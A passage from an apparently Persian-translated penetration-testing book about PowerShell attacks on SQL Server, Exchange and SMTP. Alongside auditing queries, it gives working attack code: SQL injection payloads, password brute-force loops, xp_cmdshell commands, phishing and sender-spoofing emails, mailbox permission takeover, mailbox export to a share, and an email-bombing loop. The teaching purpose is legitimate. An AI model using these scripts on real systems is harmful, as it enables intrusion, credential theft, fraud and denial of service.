$result = $command.ExecuteReader()
while ($result.Read()) {
    Write-Host "Column1: $($result["Column1"]), Column2:
$($result["Column2"])"
}
$connection.Close()
```

در این مثال موارد زیر را انجام می‌دهیم:

- اگر ماژول SqlServer از قبل Import نشده است، آن را Import کنید.
- جزئیات اتصال مانند سرور، پایگاه داده، نام کاربری و رمز عبور را تعریف کنید.
- با استفاده از این جزئیات یک اتصال SQL Server ایجاد کنید.

- کوئری SQL را که می‌خواهیم اجرا کنیم را تعریف کنید.
- یک SQL command object ایجاد کنید، متن دستور آن را روی کوئری تنظیم کنید و آن را اجرا کنید.
- نتیجه پرس و جو را در صورت نیاز پردازش کنید.
- در نهایت اتصال پایگاه داده را ببندید.

این به شما امکان می‌دهد از PowerShell برای تعامل با پایگاه داده SQL Server خود استفاده کنید و دستورات SQL را به صورت برنامه‌ریزی شده اجرا کنید.

در اینجا برخی از پرس و جوها و بررسی‌های رایج SQL وجود دارد که معمولاً به عنوان بخشی از ارزیابی امنیتی برای Microsoft SQL Server 2016 استفاده می‌شود:

Version information:

پرس و جو برای بازیابی نسخه SQL Server:

```
SELECT @@VERSION;
```

پرس و جو برای بررسی بسته‌های سرویس و به‌روزرسانی‌های تجمعی:

```
SELECT SERVERPROPERTY('ProductVersion'),
SERVERPROPERTY('ProductLevel');
```

Authentication and authorization:

پرس و جو برای لیست Login های انجام شده به سرور SQL:

```
SELECT name, type_desc, is_disabled FROM sys.sql_logins;
```

پرس و جو برای فهرست کردن نقش‌های سطح سرور:

```
SELECT name FROM sys.server_principals WHERE type = 'R';
```

پرس و جو برای فهرست کردن نقش‌های سطح پایگاه داده:

```
SELECT name FROM sys.database_principals WHERE type = 'R';
```

Permissions and privileges:

پرس و جو برای بررسی مجوزهای یک کاربر یا نقش خاص:

```
EXEC sp_helprotect @username;
```

پرس و جو برای فهرست کردن مجوزهای پایگاه داده موثر برای یک کاربر یا نقش:

```
EXEC sp_srvrolepermission @username;
```

Password policy:

پرس و جو برای بررسی اینکه آیا یک خط مشی رمز عبور برای ورود به SQL Server اعمال شده است یا خیر:

```
SELECT name, is_policy_checked FROM sys.sql_logins WHERE is_
policy_checked = 1;
```

Encryption and SSL/TLS:

پرس و جو برای بررسی اینکه آیا Transparent Data Encryption برای پایگاه‌های داده فعال است یا خیر:

```
SELECT name, is_encryption_enabled FROM sys.dm_database_
encryption_keys;
```

پرس و جو برای بررسی پروتکل‌های SSL/TLS فعال:

```
EXEC xp_readerrorlog 0, 1, 'SSL is enabled';
```

Backup security:

پرس و جو برای فهرست کردن سابقه پشتیبان‌گیری از پایگاه داده:

```
SELECT database_name, backup_start_date, backup_finish_date FROM
msdb.dbo.backupset;
```

پرس و جو برای بررسی خط مشی حفظ نسخه پشتیبان:

```
EXEC sp_configure 'backup retention period';
```

Auditing and logging:

پرس و جو برای بررسی فعال بودن Auditing:

```
SELECT is_tracked_by_c2_audit_mode, is_cdc_enabled FROM sys.
databases;
```

پرس و جو برای بررسی گزارش‌های خطای SQL Server:

```
EXEC xp_readerrorlog;
```

SQL injection testing:

پرس و جو برای شبیه‌سازی یک تلاش اولیه تزریق SQL (برای اهداف آزمایشی):

```
SELECT * FROM Products WHERE ProductID = '1 OR 1=1; --';
```

Brute-force detection:

پرس و جو برای نظارت بر تلاش‌های ورود:

```
SELECT login_name, host_name, login_failed_time FROM sys.dm_
exec_connections WHERE net_transport = 'TCP';
```

Database vulnerabilities:

پرس و جو برای لیست نمودن پورت‌های باز و پروتکل‌های شبکه:

```sql
xp_cmdshell('netstat -ano');
```

پرس و جو برای شناسایی رمزهای عبور ضعیف برای ورود به SQL:

```sql
SELECT name, password_hash FROM sys.sql_logins WHERE is_
disabled = 0;
```

Operating system integration:

پرس و جو برای بررسی امتیازات حساب سرویس SQL Server:

```sql
EXEC xp_cmdshell 'whoami';
```

پرس و جو برای بررسی سرویس‌های مربوط به SQL Server:

```sql
EXEC xp_cmdshell 'sc query | findstr /i "SQL"';
```

اینها برخی از پرس و جوها و بررسی‌های رایج SQL هستند که می‌توانند بخشی از ارزیابی امنیتی برای Microsoft SQL Server 2016 باشند. پرس و جوهای خاص مورد استفاده ممکن است بر اساس

خط‌مشی‌های امنیتی سازمان، محدوده ارزیابی و ابزارها و اسکریپت‌های به کار گرفته شده توسط متخصصانی که ارزیابی امنیتی را انجام می‌دهند، متفاوت باشد.

SQL injection testing

تزریق SQL یک آسیب‌پذیری رایج برنامه‌های وب است. PowerShell می‌تواند حملات تزریق SQL را با ایجاد پرس و جوهای مخرب برای سوء استفاده از آسیب‌پذیری‌های احتمالی در برنامه شما شبیه سازی کند:

```
$productId = "1 OR 1=1; --"
$command = $connection.CreateCommand()
$command.CommandText = "SELECT * FROM Products WHERE ProductID =
$productId;"
```

در این مثال موارد زیر را انجام می‌دهیم:

۱. با تنظیم productId روی "--;1=1 OR 1" یک پیلود تزریق SQL ایجاد کنید.
۲. کوئری را اجرا کنید که ممکن است در برابر تزریق SQL آسیب‌پذیر باشد.

Brute-force attacks

اسکریپت‌های PowerShell می‌توانند حملات brute-force را علیه حساب‌های SQL Server برای آزمایش قدرت گذرواژه‌های کاربر، خودکار کنند:

```
$username = "admin"
$passwords = Get-Content "passwords.txt" # Load a list of passwords
from a file
foreach ($password in $passwords) {
    $command = $connection.CreateCommand()
    $command.CommandText = "SELECT * FROM Users WHERE Username =
'$username' AND Password = '$password';"
    $result = $command.ExecuteScalar()
    if ($result -ne $null) {
```

```
        Write-Host "Login successful for $username with password
$password"
        break
    }}
```

در این مثال موارد زیر را انجام می‌دهیم:

- لیستی از رمزهای عبور ذخیره شده در یک فایل (passwords.txt) را تعریف کنید.
- لیست را تکرار کنید و سعی کنید با هر رمز عبور وارد شوید.
- هنگامی که یک ورود موفق پیدا شد از حلقه خارج شوید.

Access control verification

اطمینان از کنترل‌های دسترسی مناسب، برای امنیت پایگاه داده حیاتی است. PowerShell می‌تواند به اعتبارسنجی امتیازات و نقش‌های کاربر در SQL Server Instance کمک کند.

Listing SQL server logins

می‌توانید از PowerShell برای پرس و جو از نمای sys.sql_logins SQL Server برای بازیابی لیستی از لاگین‌ها و ویژگی‌های آن‌ها استفاده کنید:

```
$command = $connection.CreateCommand()
$command.CommandText = "SELECT name, type_desc, is_disabled FROM sys.
sql_logins;"
$logins = $command.ExecuteReader()
while ($logins.Read()) {
    Write-Host "Login: $($logins["name"]), Type: $($logins["type_
desc"]), Disabled: $($logins["is_disabled"])"
}
```

در این مثال موارد زیر را انجام می‌دهیم:

۱. برای بازیابی اطلاعات مربوط به لاگین SQL Server یک پرس و جو را اجرا کنید.
۲. نام لاگین، نوع و غیرفعال بودن ورود به سیستم را مشاهده نمایید.

Checking user privileges

از PowerShell می‌توان برای تأیید امتیازات اختصاص داده شده به یک کاربر خاص SQL Server استفاده کرد:

```
$targetUsername = "JohnDoe"
$command = $connection.CreateCommand()
$command.CommandText = "EXEC sp_helprotect @username;"
$command.Parameters.AddWithValue("@username", $targetUsername)
$privileges = $command.ExecuteReader()
while ($privileges.Read()) {
    Write-Host "Object Name: $($privileges["Object_Name"]),
Permission: $($privileges["Permission_Name"]), Grantor:
$($privileges["Grantor"])"
}
```

در این مثال موارد زیر را انجام می‌دهیم:

۱. نام کاربری مورد نظر ($targetUsername) را مشخص کنید.
۲. یک Stored Procedure (sp_helprotect) را برای بازیابی امتیازات کاربر اجرا کنید.
۳. نمایش اطلاعات در مورد نام اشیاء، مجوزها و اعطا کنندگان.

Security policy testing

SQL Server به مدیران اجازه می‌دهد تا سیاست‌ها و تنظیمات امنیتی را اعمال کنند. PowerShell می‌تواند ارزیابی این خط‌مشی‌ها را به‌طور خودکار انجام دهد تا اطمینان حاصل شود که با بهترین شیوه‌ها هماهنگ هستند.

Password policy assessment

ارزیابی سیاست‌های رمز عبور بسیار مهم است. PowerShell می‌تواند از SQL Server برای ارزیابی تنظیمات خط مشی رمز عبور فعلی پرس و جو کند:

```
$command = $connection.CreateCommand()
```

```
$command.CommandText = "SELECT * FROM sys.sql_logins WHERE is_policy_
checked = 1;"
$passwordPolicies = $command.ExecuteReader()
while ($passwordPolicies.Read()) {
    Write-Host "Login: $($passwordPolicies["name"]), Password Policy
Enforced: $($passwordPolicies["is_policy_checked"])"
}
```

در این مثال موارد زیر را انجام می‌دهیم:

۱. یک پرس و جو برای بازیابی اطلاعات در مورد ورود به سیستم با فعال بودن خط‌مشی‌های رمز عبور اجرا کنید.
۲. نمایش اینکه آیا سیاست‌های رمز عبور برای هر ورود به سیستم اعمال می‌شود یا خیر.

Encryption and SSL/TLS

تست امنیتی باید شامل ارزیابی تنظیمات رمزگذاری و استفاده از SSL/TLS برای محافظت از داده‌ها در حین انتقال باشد:

```
$command = $connection.CreateCommand()
$command.CommandText = "SELECT name, protocol_desc, local_net_address,
local_tcp_port, type_desc, role_desc FROM sys.dm_exec_connections;"
$connections = $command.ExecuteReader()
while ($connections.Read()) {
    Write-Host "Name: $($connections["name"]), Protocol:
$($connections["protocol_desc"]), Local Address:
$($connections["local_net_address"]), Local Port:
$($connections["local_tcp_port"]), Type: $($connections["type_desc"]),
Role: $($connections["role_desc"])"
}
```

در این مثال موارد زیر را انجام می‌دهیم:

۱. برای بازیابی اطلاعات مربوط به اتصالات فعال یک پرس و جو را اجرا کنید.
۲. نمایش جزئیات در مورد نام اتصال، پروتکل، آدرس محلی، پورت محلی، نوع اتصال و نقش.

Data protection and encryption

از PowerShell می‌توان برای ارزیابی سطح حفاظت از داده‌ها و رمزگذاری پیاده سازی شده در SQL Server استفاده کرد.

Data encryption

می‌توانید از PowerShell برای بررسی اینکه آیا SQL Server داده‌ها را در حالت At Rest و در حال انتقال رمزگذاری می‌کند یا خیر استفاده کنید:

```
$command = $connection.CreateCommand()
$command.CommandText = "SELECT name, is_encryption_enabled,
encryption_type_desc FROM sys.dm_database_encryption_keys;"
$encryptionKeys = $command.ExecuteReader()
while ($encryptionKeys.Read()) {
    Write-Host "Database: $($encryptionKeys["name"]), Encryption
Enabled: $($encryptionKeys["is_encryption_enabled"]), Encryption Type:
$($encryptionKeys["encryption_type_desc"])"
}
```

در این مثال موارد زیر را انجام می‌دهیم:

۱. برای بازیابی اطلاعات کلیدهای رمزگذاری پایگاه داده، پرس و جو را اجرا کنید.
۲. نمایش اینکه آیا رمزگذاری برای هر پایگاه داده و نوع رمزگذاری فعال است یا خیر.

Backup security

ارزیابی امنیت پشتیبان‌گیری‌های SQL Server مهم است. از PowerShell می‌توان برای بررسی تنظیمات و مجوزهای پشتیبان استفاده کرد:

```
$command = $connection.CreateCommand()
$command.CommandText = "EXEC sp_MSforeachdb 'USE [?]; SELECT name,
recovery_model_desc, is_broker_enabled FROM sys.databases;'"
```

```
$databases = $command.ExecuteReader()
while ($databases.Read()) {
    Write-Host "Database: $($databases["name"]), Recovery Model:
$($databases["recovery_model_desc"]), Service Broker Enabled:
$($databases["is_broker_enabled"])"
}
```

در این مثال موارد زیر را انجام می‌دهیم:

۱. برای بازیابی اطلاعات مربوط به مدل‌های بازیابی و وضعیت Service Broker، یک کوئری برای هر پایگاه داده اجرا کنید.
۲. نمایش نام پایگاه داده، مدل‌های بازیابی و وضعیت Service Broker.

Logging and monitoring

PowerShell می‌تواند در ارزیابی قابلیت‌های ثبت و نظارت SQL Server برای شناسایی و پاسخ به حوادث امنیتی کمک کند.

Reviewing SQL server error logs

می‌توانید از PowerShell برای بررسی گزارش‌های خطای SQL Server برای هرگونه نشانه‌ای از مسائل مربوط به امنیت استفاده کنید:

```
$command = $connection.CreateCommand()
$command.CommandText = "EXEC xp_readerrorlog;"
$errorLogs = $command.ExecuteReader()
while ($errorLogs.Read()) {
    Write-Host "Log Date: $($errorLogs["LogDate"]), Process Info:
$($errorLogs["ProcessInfo"]), Message: $($errorLogs["Text"])"
}
```

در این مثال موارد زیر را انجام می‌دهیم:

۱. برای بازیابی ورودی‌ها از گزارش خطای SQL Server یک پرس و جو را اجرا کنید.
۲. نمایش تاریخ‌های گزارش، اطلاعات پردازش و پیام‌های گزارش.

Monitoring SQL Server audit logs

SQL Server قابلیت‌های ممیزی را فراهم می‌کند که می‌تواند به ردیابی و نظارت بر فعالیت‌ها کمک کند. از PowerShell می‌توان برای پرس و جو و تجزیه و تحلیل گزارش‌های حسابرسی SQL Server استفاده کرد:

```
$command = $connection.CreateCommand()
$command.CommandText = "SELECT * FROM sys.fn_get_audit_file('C:\
Audit\*.sqlaudit', DEFAULT, DEFAULT);"
$auditLogs = $command.ExecuteReader()
while ($auditLogs.Read()) {
    Write-Host "Event Time: $($auditLogs["event_time"]), Action:
$($auditLogs["action_id"]), Object Name: $($auditLogs["object_name"])"
}
```

در این مثال موارد زیر را انجام می‌دهیم:

۱. یک پرس و جو برای بازیابی ورودی‌ها از گزارش‌های حسابرسی SQL Server اجرا کنید.
۲. نمایش زمان رویدادها، شناسه‌های اقدام و نام اشیا.

با استفاده از قابلیت‌های اسکریپت نویسی PowerShell و ویژگی‌های امنیتی SQL Server، متخصصان امنیتی می‌توانند وضعیت امنیتی پایگاه‌های داده SQL Server را تقویت کنند، از داده‌های حساس محافظت کنند و تهدیدات احتمالی را به طور موثر کاهش دهند.

توجه به این نکته مهم است که تست امنیتی همیشه باید مسئولانه و در محدوده ملاحظات قانونی و اخلاقی انجام شود. تست امنیتی غیرمجاز یا مخرب می‌تواند عواقب قانونی و اخلاقی جدی داشته باشد. همیشه مجوز مناسب را دریافت کنید و بهترین روش‌ها را برای تست امنیتی دنبال کنید.

Summary

برای خلاصه کردن این فصل، نشان داده‌ایم که چگونه می‌توان از PowerShell برای انجام تست نفوذ در پایگاه‌های داده SQL مختلف استفاده کرد. توجه به پایگاه داده‌های MySQL، PostgreSQL و Microsoft SQL Server معطوف شد. برای هر نوع پایگاه داده، یک سری نمونه کار شده برای نشان دادن بردارهای حمله مختلف استفاده شد.

در فصل بعد، نحوه استفاده از PowerShell را برای انجام تست امنیتی در برابر سرورهای ایمیل مانند Exchange، SMTP، IMAP و POP خواهیم آموخت.

فصل هشتم – Email Services: Exchange, SMTP, IMAP, and POP

این فصل به فرآیند حیاتی انجام ارزیابی‌های آسیب‌پذیری در انواع مختلف سرورهای Mail می‌پردازد. ارتباطات ایمیل نقشی اساسی در محیط کسب و کار مدرن ایفا می‌کند و به این ترتیب، ایمن‌سازی سرورهای ایمیل از اهمیت بالایی برخوردار است. برای اطمینان از محرمانه بودن، یکپارچگی و در دسترس بودن سرویس‌های ایمیل، شناسایی و رفع آسیب‌پذیری‌هایی که عوامل مخرب می‌توانند از آن‌ها سوء استفاده کنند، ضروری است.

ارزیابی آسیب‌پذیری یک رویکرد پیشگیرانه برای درک و تقویت وضعیت امنیتی سرورهای ایمیل شما است. در این فصل، ما بر روی سه جنبه اساسی ارزیابی آسیب‌پذیری تمرکز خواهیم کرد:

Port identification: اولین گام در ارزیابی آسیب‌پذیری، شناسایی نقاط ورودی به سرور ایمیل است. این نقاط ورودی با پورت‌های باز قابل دسترسی به شبکه‌های خارجی و داخلی نشان داده می‌شوند. هر پورت باز مربوط به سرویس یا پروتکلی است که سرور ایمیل ارائه می‌کند. شناسایی این پورت‌ها ضروری است زیرا به شما در درک سطح حمله سرور کمک می‌کند. این دانش شما را قادر می‌سازد تا امنیت هر سرویسی را که روی آن پورت‌هایی اجرا می‌شود ارزیابی کنید و هرگونه پیکربندی نادرست یا آسیب‌پذیری را شناسایی نمایید. به عنوان مثال، هنگام ارزیابی یک سرور Mail مبتنی بر POP، شناسایی پورت‌های باز مانند ۱۱۰ برای POP3 استاندارد یا ۹۹۵ برای POP3S بسیار مهم است. درک پورت‌های در حال استفاده، پایه و اساس ارزیابی‌های بیشتر خواهد بود.

Authentication: احراز هویت، نگهبانی است که دسترسی به منابع سرور ایمیل را مجاز یا رد می‌کند. این بخش تضمین می‌کند که فقط کاربران مجاز می‌توانند پیام‌های ایمیل را ارسال، دریافت و مدیریت کنند. ارزیابی مکانیسم‌های احراز هویت به کار گرفته شده توسط سرور ایمیل، یک گام اساسی در فرآیند ارزیابی آسیب‌پذیری است. مکانیزم‌های احراز هویت با پیکربندی مناسب و قوی برای جلوگیری از دسترسی غیرمجاز و محافظت از داده‌های حساس حیاتی هستند. ارزیابی در این بخش شامل بررسی فرآیند احراز هویت و مقاوم بودن آن در برابر حملات brute-force و پیکربندی مناسب در مورد اعمال سیاست‌های رمز عبور قوی می‌باشد. همچنین این ارزیابی شامل تأیید اجرای احراز هویت چند عاملی (MFA) در صورت لزوم است. در ادامه، در یک سناریوی واقعی، نحوه شروع تلاش‌های احراز هویت برای ارزیابی توانایی سرور برای اعطای یا رد دسترسی را نشان خواهیم داد. درک امنیت مکانیسم‌های احراز هویت تضمین می‌کند که فقط کاربران قانونی می‌توانند به سیستم ایمیل دسترسی داشته باشند.

Banner grabbing: این تکنیک شامل استخراج اطلاعات از بنرهای سرویس است که معمولاً هنگام برقراری ارتباط توسط سرورها ارائه می‌شود. بنرهای سرویس می‌توانند بینش‌های ارزشمندی را در مورد

نرم‌افزار، نسخه و پیکربندی سرور به ما ارائه دهند. این جزئیات در شناسایی آسیب‌پذیری‌های بالقوه مرتبط با نسخه‌های نرم‌افزاری خاص مفید هستند. به عنوان مثال، هنگام اتصال به سرور SMTP، شناسایی بنر می‌تواند اطلاعاتی در مورد نرم‌افزار سرور ایمیل و نسخه آن، آشکار کند. دانستن نسخه نرم‌افزار سرور ضروری است زیرا به شما امکان می‌دهد تا آسیب‌پذیری‌ها و وصله‌های شناخته شده آن را شناسایی نموده و اقدامات امنیتی پیشگیرانه را برای آن‌ها انجام دهید.

این سه جزء در مجموع یک استراتژی ارزیابی آسیب‌پذیری قوی برای سرورهای ایمیل را تشکیل می‌دهند. در بخش‌های بعدی این فصل، مثال‌ها و تکنیک‌های عملی را با استفاده از PowerShell، به عنوان یک ابزار اسکریپت‌نویسی و اتوماسیون همه کاره، برای انجام هر یک از جنبه‌های ارزیابی ارائه خواهیم کرد. در پایان این فصل، خوانندگان درک جامعی از نحوه ارزیابی امنیت سرورهای ایمیل خود خواهند داشت و اطمینان حاصل می‌کنند که ارتباطات ایمیل محرمانه، قابل اعتماد و مقاوم در برابر تهدیدات احتمالی باقی می‌ماند.

در زیر موضوعات اصلی مورد بررسی در این فصل آمده است:

- PowerShell and Exchange
- PowerShell and SMTP
- PowerShell and Internet Message Access Protocol (IMAP)
- PowerShell and POP

PowerShell and Exchange

انجام تست نفوذ در سرورهای Microsoft Exchange برای ایمن‌سازی زیرساخت ایمیل یک سازمان حیاتی است. در این بخش، چگونگی استفاده از PowerShell را برای تست نفوذ در سرورهای Microsoft Exchange، با تمرکز بر شمارش و بهره برداری، بررسی خواهیم کرد.

Enumeration with PowerShell

مرحله Enumeration اولین گام در ارزیابی امنیت سرور Exchange است. ما از PowerShell برای جمع آوری اطلاعات در مورد سرور، پیکربندی آن و آسیب‌پذیری‌های احتمالی استفاده می‌کنیم.

Autodiscover Enumeration

Autodiscover یکی از اجزای مهم Exchange Server است که به مشتریان ایمیل اجازه می‌دهد تنظیمات سرور را به طور خودکار کشف کنند. مهاجمان اغلب این سرویس را هدف قرار می‌دهند تا اطلاعاتی در مورد سرور به دست آورند. از PowerShell می‌توان برای انجام Autodiscover Enumeration

استفاده کرد. دستور زیر Autodiscover را برای سرور Exchange مشخص شده آزمایش می‌کند و اطلاعات پیکربندی ارزشمندی را نشان می‌دهد:

```
Test-OutlookWebServices -ClientAccessServer mail.snowcapcyber.com
-Autodiscover
```

User enumeration

شناسایی حساب‌های ایمیل معتبر برای مهندسی اجتماعی و بهره‌برداری بیشتر ضروری است. می‌توان از دستور Get-User برای شناسایی حساب‌های ایمیل استفاده کرد. این دستور همه حساب‌های ایمیل، نام‌های نمایشی و آدرس‌های SMTP را فهرست می‌کند:

```
Get-User | Select-Object DisplayName, PrimarySmtpAddress
```

پوشه‌های عمومی یکی دیگر از سطوح حمله احتمالی است. می‌توانید پوشه‌های عمومی را با استفاده از دستور Get-PublicFolder شناسایی نمایید:

```
Get-PublicFolder
```

این دستور لیستی از پوشه‌های عمومی را ارائه می‌دهد که ممکن است حاوی اطلاعات حساس باشد.

Exchange Version Enumeration

دانستن نسخه دقیق سرور Exchange بسیار مهم است زیرا به شناسایی آسیب‌پذیری‌های شناخته شده کمک می‌کند. از PowerShell می‌توان برای بازیابی اطلاعات نسخه استفاده کرد. این دستور نام سرور Exchange و نسخه آن را فهرست می‌کند:

```
Get-ExchangeServer | Select-Object Name,AdminDisplayVersion
```

Exploitation with PowerShell

هنگامی که فرآیند Enumeration سرور Exchange انجام شده و آسیب‌پذیری‌های احتمالی را شناسایی کردید، مرحله بعدی بهره برداری است. این مرحله باید با احتیاط و به صورت اخلاقی انجام شود، فقط در سیستم‌هایی که مجوز صریح آزمایش آن‌ها را دارید، اقدام به انجام فرآیند اکسپلویت یا بهره برداری نمایید.

Phishing attacks

PowerShell می‌تواند ایمیل‌های فیشینگ را برای کاربران در سرور Exchange ارسال کند. می‌توانید محتوای ایمیل مخرب را ایجاد کنید و از PowerShell برای ارسال آن‌ها استفاده نمایید:

```
Send-MailMessage -From attacker@snowcapcyber.com -To victim@
snowcapcyber.com -Subject "Important: Urgent Action Required" -Body
"Click here to reset your password: http://maliciouslink.com"
-SmtpServer mail.contoso.com
```

مهاجمان می‌توانند با ارسال ایمیل‌های فیشینگ قانع کننده، کاربران را فریب دهند تا اطلاعات حساس را فاش کنند.

Credential Harvesting

اگر کاربران، قربانی حملات فیشینگ یا دیگر تاکتیک‌های مهندسی اجتماعی شوند، مهاجمان می‌توانند Credential مورد نیاز خود را دریافت کنند. مانند مثال زیر می‌توان از PowerShell برای استخراج اطلاعات ورود استفاده کرد:

```
$cred = Get-Credential
$cred.GetNetworkCredential().Password
```

Get-Credential اطلاعات ورود را می‌گیرد و ()GetNetworkCredential رمز عبور را استخراج می‌کند.

Mailbox access

اگر یک مهاجم به اطلاعات کاربری یک کاربر دسترسی پیدا کند، به طور بالقوه می‌تواند به Mailbox قربانی دسترسی داشته باشد. از PowerShell می‌توان برای دسترسی به Mailbox، خواندن ایمیل‌ها و استخراج داده‌ها استفاده کرد. این اسکریپت یک Session از راه دور به سرور Exchange ایجاد نموده و اطلاعات مربوط به دسترسی Mailbox قربانی را بازیابی می‌کند:

```
$Session = New-PSSession -ConfigurationName Microsoft.Exchange
```

```
-ConnectionUri http://mail.contoso.com/PowerShell/ -Authentication
Kerberos
Import-PSSession $Session
Get-Mailbox -User victim@snowcapcyber.com | Get-MailboxStatistics |
Format-List LastLoggedOnUserAccount, LastLogonTime
```

Privilege escalation

پس از دسترسی اولیه، یک مهاجم ممکن است به دنبال افزایش امتیازات در سرور Exchange باشد. این می‌تواند شامل تغییر مجوزهای Mailbox، اعطای امتیازات اضافی، یا کنترل حساب‌های ادمین باشد. برای این فعالیت‌ها می‌توان از PowerShell استفاده کرد. این دستور به مهاجم دسترسی کامل به Mailbox قربانی را می‌دهد:

```
Add-MailboxPermission -User attacker@snowcapcyber.com -AccessRights
FullAccess -Identity victim@snowcapcyber.com
```

Exploiting known vulnerabilities

سرورهای Exchange، مانند هر نرم افزار دیگری، می‌توانند آسیب‌پذیری‌های شناخته شده‌ای داشته باشند. پاورشل می‌تواند از این آسیب‌پذیری‌ها در صورت وجود در سیستم هدف سوء استفاده کند. به عنوان مثال، اگر یک آسیب‌پذیری شناخته شده در سرور Exchange دارای یک اسکریپت بهره‌برداری PowerShell مرتبط باشد، می‌توان آن را اجرا کرد:

Data exfiltration

مهاجمان ممکن است از PowerShell برای استخراج داده‌های حساس از سرور Exchange استفاده کنند. این می‌تواند شامل Export ایمیل، مخاطبین، پیوست‌ها و سایر اطلاعات حساس باشد. این دستور محتویات Mailbox قربانی را به یک فایل جدول ذخیره سازی شخصی (PST) در یک Share شبکه Export می‌کند:

```
New-MailboxExportRequest -Mailbox victim@snowcapcyber.com -FilePath
"\\server\share\export.pst"
```

استفاده از PowerShell برای تست نفوذ باید به خوبی مستند شده باشد و همه اقدامات باید برگشت‌پذیر باشند. هدف اولیه تست نفوذ اخلاقی شناسایی آسیب‌پذیری‌ها و کمک به سازمان‌ها برای بهبود امنیت خود است، نه ایجاد آسیب یا خرابی در سیستم.

در نتیجه، PowerShell یک ابزار ارزشمند برای تست نفوذ در سرورهای Microsoft Exchange، به ویژه در مراحل شناسایی و بهره برداری است. با این حال، برخورد مسئولانه، اخلاقی و با مجوز مناسب به این وظیفه ضروری است. هدف ما شناسایی و رفع نقاط ضعف امنیتی در سرور Exchange برای اطمینان از محرمانه بودن، یکپارچگی و در دسترس بودن خدمات ایمیل است.

PowerShell and SMTP

انجام تست نفوذ در سرورهای SMTP برای ارزیابی زیرساخت ایمیل یک سازمان بسیار مهم است. PowerShell می‌تواند ابزار ارزشمندی باشد که به متخصصان امنیتی کمک می‌کند تا آسیب‌پذیری‌ها را شناسایی کرده و سرورهای SMTP را ایمن کنند. در این مقاله نحوه استفاده از PowerShell برای تست نفوذ سرورهای SMTP با تمرکز بر شناسایی و بهره برداری را بررسی خواهیم کرد.

Enumeration with PowerShell

Enumeration مرحله اولیه در هر تست نفوذ بوده که هدف آن جمع آوری اطلاعات در مورد سرور SMTP هدف است. PowerShell می‌تواند با استخراج جزئیات ارزشمند در مورد پیکربندی سرور در این مرحله به ما کمک کند.

SMTP banner enumeration

بنر SMTP دارای اطلاعات ارزشمندی است که هویت و نسخه نرم افزار سرور را فاش می‌کند. با استفاده از دستور Test-NetConnection می‌توان به شناسایی بنر SMTP پرداخت:

```
Test-NetConnection -ComputerName mail.snowcapcyber.com -Port 25
```

این دستور به سرور SMTP در پورت ۲۵ متصل می‌شود و بنر را که اغلب شامل اطلاعات نسخه است بازیابی می‌کند.

SMTP user enumeration

شناسایی آدرس‌های ایمیل معتبر در سرور SMTP برای مهندسی اجتماعی و بهره‌برداری بالقوه ضروری است. از دستور Send-MailMessage می‌توان برای آزمایش آدرس‌ها استفاده کرد:

```
Send-MailMessage -To "user@snowcapcyber.com" -From "attacker@
snowcapcyber.com" -SmtpServer mail.snowcapcyber.com
```

اگر پیام با موفقیت تحویل داده شود، وجود آدرس ایمیل را تأیید می‌کند.

Open relay detection

شناسایی یک Relay SMTP Server باز، که می‌تواند برای ارسال ایمیل غیرمجاز مورد سوء استفاده قرار گیرد، بسیار مهم است. PowerShell می‌تواند با استفاده از اسکریپت Test-SMTPOpenRelay موجود در GitHub به آزمایش Relay های باز کمک کند:

```
.\Test-SMTPOpenRelay.ps1 -Server mail.snowcapcyber.com
```

این اسکریپت بررسی می‌کند که آیا سرور SMTP اجازه ارسال ایمیل غیرمجاز را می‌دهد یا خیر.

SMTP command enumeration

شناسایی دستورات پشتیبانی شده سرور SMTP می‌تواند بینشی در مورد قابلیت‌های آن ارائه دهد. از Send-MailMessage می‌توان برای ارسال دستورات SMTP سفارشی استفاده کرد:

```
Send-MailMessage -To "user@snowcapcyber.com" -From "attacker@
snowcapcyber.com" -SmtpServer mail.snowcapcyber.com -Port 25 -Body
"EHLO"
```

با جایگزین کردن "EHLO" با سایر دستورات SMTP مانند "VRFY" یا "EXPN"، می‌توانید آزمایش کنید که کدام دستورات توسط سرور پشتیبانی می‌شوند.

Exploitation with PowerShell

مرحله بهره برداری زمانی شروع می‌شود که اطلاعات مربوط به سرور SMTP را جمع آوری کردید. بسیار مهم است که با احتیاط به این مرحله نزدیک شوید، فقط سیستم‌هایی را آزمایش کنید که مجوز صریح برای آن‌ها دارید.

Spoofing sender addresses

از PowerShell می‌توان برای ارسال ایمیل با آدرس‌های فرستنده جعلی استفاده کرد. این را می‌توان با استفاده از دستور Send-MailMessage با پارامتر From- بدست آورد:

```
Send-MailMessage -To "user@snowcapcyber.com" -From "ceo@snowcapcyber.
com" -SmtpServer mail.snowcapcyber.com
```

با تغییر پارامتر From-، مهاجم می‌تواند گیرندگان را فریب دهد تا فکر کنند ایمیل از یک منبع قابل اعتماد ارسال شده است.

Email bombing

PowerShell می‌تواند ایمیل‌های زیادی را برای غلبه بر سرور SMTP ارسال کند و باعث ایجاد وضعیت انکار سرویس (DoS) شود. دستور Send-MailMessage را می‌توان برای ارسال سریع حجم بالایی از ایمیل‌ها اسکریپت کرد:

```
1..100 | ForEach-Object {
    Send-MailMessage -To "user@snowcapcyber.com" -From "attacker@
snowcapcyber.com" -SmtpServer mail.snowcapcyber.com
}
```

ارسال بسیاری از ایمیل‌ها می‌تواند منابع سرور را مصرف نموده و عملکرد عادی آن را مختل کند.

User enumeration

از PowerShell می‌توان برای خودکار کردن شناسایی آدرس‌های ایمیل و شناسایی حساب‌های معتبر استفاده کرد. یک مهاجم می‌تواند با ارسال ایمیل به آدرس‌های مختلف و نظارت بر پاسخ‌های سرور تعیین کند که کدام آدرس‌ها وجود دارد. این اسکریپت ایمیل‌ها را به لیستی از آدرس‌ها ارسال می‌کند و بر اساس پاسخ سرور مشخص می‌کند که کدام یک معتبر هستند:

```
$email_addresses = "user1@snowcapcyber.com", "user2@snowcapcyber.
```

```
com", "user3@snowcapcyber.com"
$valid_addresses = @()
foreach ($address in $email_addresses) {
    $result = Send-MailMessage -To $address -From "attacker@
snowcapcyber.com" -SmtpServer mail.snowcapcyber.com -ErrorAction
SilentlyContinue
    if ($result -eq $null) {
        $valid_addresses += $address
    }
}
Write-Host "Valid Email Addresses: $($valid_addresses -join ', ')"
```

Brute-force attacks

PowerShell می‌تواند حملات brute-force را به حساب‌های SMTP با تلاش مکرر برای ورود به سیستم با ترکیب‌های مختلف نام کاربری و رمز عبور خودکار کند. برای این منظور می‌توان از Send-MailMessage با Credential های مختلف استفاده کرد:

```
$passwords = Get-Content "passwords.txt"
$users = Get-Content "users.txt"
foreach ($user in $users) {
    foreach ($password in $passwords) {
